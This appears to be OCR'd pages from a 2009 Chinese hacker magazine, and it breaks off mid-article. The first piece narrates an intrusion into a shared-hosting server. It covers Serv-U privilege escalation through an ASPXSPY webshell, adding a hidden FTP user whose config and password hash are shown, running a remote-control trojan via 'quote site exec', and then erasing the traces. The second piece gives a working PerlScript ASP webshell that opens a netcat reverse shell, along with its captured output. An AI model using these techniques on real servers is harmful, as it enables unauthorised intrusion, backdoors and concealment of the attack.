


图9




图12




图13

PHP都高，这是确定的！ASP和PHP都不能浏览程序目录，不知道.net可不可以？立刻在SHELL里跳转到c:\program files，哈哈，这次终于可以看到了目录了，如图10。




图10

我想对于广大菜鸟来说，最在意的就是我刚刚标出的那两个目录了吧，RhinoSoft.com和SERV-U都是SERV-U FTP服务器的默认安装目录，向来是提权的重点。经我用ASPXSPY的进程SYSINFO功能查看，如图11，发现站点确实装了SERV-U，而且找到了它的安装目录，就在c:\program files\serv-u下。所以赶快跳到此目录下，看看SERV-U的配置如何。

找到Sservudaemon.ini文件，点击编辑，查看里面的配置内容，刚一打开就看到了令人欣喜的一幕，如图12。

配置文件中有LocalSetupPortNO=10242，这句话的意思就是SERV-U的管理端口已经从默认的43958改成了现在的10242，这里要表扬下管理员的安全意识了。但是下一点就

7992	w3wp	7757824
6796	w3wp	1286144
5120	nslookup	40960
2012	ServUDaemon	1458176
9420	w3wp	2158592

图11




图14

要受到批评了，因为我没有发现LocalSetup Password，这个东西可是很致命的哦，如果配置文件中没有这一句，说明管理员并没有在SERVU ADMIN的管理界面中修改SERV-U的默认管理密码，这样很有可能造成致命的提权漏洞。

我们已经发现了这两点有用的信息，而且看到了SERV-U的版本是6.4，下面就要着手提权了。

三、入侵

SERV-U到现在，版本已经升到了7.3，从6.4开始，以前的SERV-U提权脚本就不能直接执行命令了。据说现在“落叶

```
[USER=vivian|1]
Password=kmF84D78F03D6C375A3558C02888803F14
HomeDir=i:\
ChangePassword=1
PasswordLastChange=1203399875
TimeOut=600
Maintenance=System
Access1=i:\|RWAMELCDP
```

图15

```
ftp> quote site exec "1.exe"
200 EXEC command successful (TID=33).
```

图16




图17

纷飞”写了一个可以在6.4以上的SERV-U服务器上直接执行系统命令的东东，但是我没有用过，也不敢尝试，要是出点什么意外，这台服务器一定会挂掉，到时候就不好玩了。

保守起见，我还是决定用“我非我”的SERV-U提权工具PHP版，先加个有执行权限的FTP用户上去，如图13。

添加用户的时候要记得把默认的SERV-U管理端口修改为我们刚刚看到的10242，上面的主机IP地址要写服务器的真实IP，否则是不会成功的，然后把想要添加的用户和密码、用户的主目录写上去就OK了。

我简单的修改了下，添加的用户是vivian，主目录是在I盘，也就是服务器存放WEB的盘。一切设置好后点击“添加”，回显如图14，成功了。

我们再跳转到SERV-U目录查看配置文件，发现vivian已经在那里了，如图15。下面的事情就好办多了，给自己的FTP目录传个远控进去，然后用vivian登录FTP，CD到我的WEB目录，直接执行quote site exec "1.exe"。看到回显了吗？表示命令执行成功了，如图16。稍等片刻，肉鸡已经上线了，如图17。

最后要做的就是把vivian从SERV-U的配置文件中删除，清除入侵足迹，卸载远控，然后找到网站的客服，和他说说漏洞。听不听由他了，这样的空间我是不敢买了。

四、尾声

经过几个小时的奋战，这个虚拟主机的服务器终于拿下了，用ASPXSPY的IISSPY功能发现服务器上的用户和站点将近200个。这样一个服务器竟然如此不堪一击，这是我所料未及的。以一个旁观者的角度来说，服务器的管理员有很多东西是我们可以借鉴的，比如修改了SERV-U的端口、将PHP降到了GUEST权限、还有对系统的CMD设置了高的权限等等……至于那些漏洞，也只是动一动鼠标和键盘几分钟就可以搞定的，可是为什么没有去做呢？这个问题是不是值得广大网站的管理者深思呢？

编辑点评：

编辑了这么多期文章，每期都看到ewebeditor和serv-u这些字眼，我只挑一篇给大家看看。

LCX高专首语：

高专开了有一年了，新的一年还在继续……这期文章和大家见面的时候，估计我已经辞职离开北京了。回想在北京的5年，总有一些眼泪会砸碎现实的一些东东。就算是我离开北京，我想“网络安全”这一爱好我还会持续下去，在这个杂志继续为大家服务。2009年新的题目我定为了：“内网渗透”，看看高手们有什么新奇的东东奉献给我们亲爱的读者吧。

浅谈Hacking中的小技巧

文/图 Netpatch

本文你可以了解到asp的另类利用

继2008年11期和12期的两篇介绍Hacking中小命令的文章后，在LCX大哥的淫威下，偶只能继续科普生涯了。长话短说，我们直接进入正题，以下内容测试环境均为2K3+IIS6。

一、Perl、python环境的利用

话说Perl环境，除了服务器支持PL这个扩展映射外，我们一般无法使用Perl去做一些想做的事情。比如，当旁注进入服务器，却因服务器执行不了命令而原地踏步，无法继续向最高权限前进时，特别是现在国内的虚拟机，大部分都是如此，让小菜们很是头疼。所以今天NP就来讲讲被一般人忽视的Perl环境。

首先，Perl环境可以让我们利用的，是环境变量和目录的权限疏忽，这个可以参考我07年10期写的《谈环境变量在Hacking中的利用》！其次，也是被一般人遗忘的技巧，虽然服务器不支持PL扩展映射，但是安装ActivePerl后默认支持perlscript！于是我们用perlscript写ASP文件，在ASP里用Perlscript的内部函数来执行命令，或者做些Perlscript能做的事情。但是权限仍然是ASP的来宾权限，具体权限分配以及原理可以参考08年12期我写的《小谈WIN系统Hacking中的小命令》，我们来举例说明下。

```
<%@Language=PerlScript%>
#@Language=PerlScript   这句表明这一页的ASP脚本所使用的脚本语言为Perlscript
#由于是Perl，所以注释是用井号(#)
<%
system("e://wwwroot//cmd.exe /c e://wwwroot//nc.exe -e cmd.exe -v 192.168.8.100 443");
# 用system函数执行命令
#exec("e://wwwroot//cmd.exe /c e://wwwroot//nc.exe -e cmd.exe -v 192.168.8.100 443");
# 用exec函数执行命令
%>
```

将上面的代码保存为perl.asp，本地NC监听443，执行后，我们的NC会接到目标机器反弹回来的SHELL，如图1所示。

```
Command Prompt
d:\>nc -vvlp 443
listening on [any] 443 ...
connect to [192.168.8.100] from TEST-CEC81FA674 [192.168.8.113] 1035
Microsoft Windows 2000 [Version 5.02.3790]
(C) 版权所有 1985-2000 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>net user
net user

\\TEST-CEC81FA674 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_TEST-CEC81FA674     IWAM_TEST-CEC81FA674     SQLDebugger
SUPPORT_388945a0
命令成功完成。

c:\windows\system32\inetsrv>exit
```

图1

